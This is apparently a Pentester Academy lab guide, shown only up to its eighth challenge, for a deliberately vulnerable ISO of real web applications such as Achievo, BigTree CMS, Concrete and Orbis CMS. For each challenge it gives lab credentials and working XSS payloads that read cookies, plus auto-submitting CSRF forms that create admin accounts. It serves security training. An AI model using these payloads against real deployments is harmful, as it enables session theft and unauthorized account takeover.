Vulnerable OS Collection: XSS-CSRF

www.PentesterAcademy.com

www.HackerArsenal.com

PENTESTER ACADEMY

HACKER ARSENAL
ARTILLERY FOR CYBER WARRIORS

Description

We've packaged 15 real world applications into an Ubuntu Desktop based ISO. These applications are vulnerable to Cross-Site-Scripting (XSS) and Cross-Site-Request-Forgery (CSRF)

Vulnerable Applications:

1. Achievo
2. ArticleSetup
3. BigTree-CMS
4. Concrete
5. Family Connection
6. GetSimple
7. NewsCoop
8. ORBIS CMS
9. PHP Web Directory
10. Posnic
11. ProQuiz
12. SCMS
13. PHP Ticket System
14. ShoutBox
15. Syndeo CMS

OS Login Screenshot

Challenge 1: Achievo

Screenshot



Figure 1.1 Achieve Application Home page

Exploitation

Authentication Require: Yes
Username: administrator
Password: demo
Vulnerability Type: XSS

Payload:

http://localhost/Achievo/include.php?file=atk/popups/colorpicker.inc&field=%22%3E%3Cscript%3Ealert%28document.cookie%29;%3C/script%3E



Figure 1.2: Retrieved User's Cookie

Challenge 2: ArticleSetup

Screenshot



Figure 1.3: ArticleSetup application home page

Exploitation

Authentication Require: No
Vulnerability Type: XSS

Payload:

http://localhost/ArticleSetup/upload/search.php?s=<script>alert("PentesterAcademy")</script>



Figure 1.4: Popup Alert

Challenge 3: BigTree-CMS

Screenshot



Figure 1.5: BigTree-CMS home page

Exploitation

Authentication Require Yes
Username: admin@admin.com
Password: 123321
Vulnerability Type: XSS & CSRF

Payload:

XSS:

http://localhost/BigTree-CMS/site/index.php/admin/developer/modules/views/add/?module=%22%3E%3Cscript%3Ealert%28document.cookie%29;%3C/script%3E&table=1&title=dolfbnwl



Figure 1.6: Cookie Popup alert

CSRF

```
<form action="http://[host]/site/index.php/admin/users/create/"
method="post" name="main">
<input type="hidden" name="email"  value="user@email.com">
<input type="hidden" name="password"  value="password">
<input type="hidden" name="level"  value="1">
<input type="hidden" name="name"  value="attacker">
<input type="hidden" name="company"  value="company">
<input type="submit" id="btn">
</form>
<script>
document.main.submit();
</script>
```



Figure 1.7: Created an account

Challenge 4: Concrete

Screenshot



Figure 1.8: Concrete application home page

Exploitation

Authentication Require: Yes
Username: admin
Password: 123321
Vulnerability Type: Stored XSS

Payload

URL
http://localhost/Concrete/index.php/dashboard/system/attributes/sets/category/1/

"><script>alert('Pentester Academy\n'+document.cookie)</script>



Figure 1.9: Exploited Stored XSS

Challenge 5: Family Connection

Screenshot

Figure 1.10: Family connection application home page

Exploitation

Authentication Require: Yes
Username: admin
Password: 123321
Vulnerability Type: XSS

Payload:

http://localhost/FCMS/gallery/index.php?uid=%22%3E%3Cscript%3Ealert%28/PentesterAcademy/%29%3C/script%3E



Figure 1.11: Popup Alert

Challenge 6: GetSimple

Screenshot



Figure 1.12: GetSimple application home page

Exploitation

Authentication Require: Yes
Username: admin
Password: 123321
Vulnerability Type: XSS
Payload:

http://localhost/GetSimple/admin/support.php?success=%3Cscript%3Ealert%28%27xss%27%29;%3C/script%3E



Figure 1.13: Popup Alert

Challenge 7: NewsCoop

Screenshot



Figure 1.14: NewsCoop home page

Exploitation

Authentication Require: No

Vulnerability Type: XSS

Payload:

http://localhost/NewsCoop/admin/password_check_token.php?f_email=1&token=%22%3E%3Cscript%3Ealert%28document.cookie%29;%3C/script%3E



Figure 1.15: Cookie Popup alert

Challenge 8: ORBIS CMS

Screenshot



Figure 1.16: Orbis CMS login page

Exploitation

Authentication Require Yes
Username: admin
Password: 123321
Vulnerability Type: CSRF

Payload:

```
<html>
  <head>
    <title>Orbis CMS 1.0.2 Multiple CSRF Vulnerabilities - Create
    Admin User</title>
  </head>
  <body onload="document.csrf.submit();">
```

```
        <form name="csrf"
action="http://localhost/Orbis/admin/admin_users_create.php"
method="get">
            <!--- Edit these --->
            <input type="hidden" name="nusern" value="Pentester" />
            <input type="hidden" name="nuserp" value="rootroot" />
            <input type="hidden" name="nusere" value="root@root.com"
/>
            <!--- Do not edit below --->
            <input type="hidden" name="nusert" value="2" />
            <input type="hidden" name="Submit" value="Create user" />
        </form>
    </body>
  </html>
```

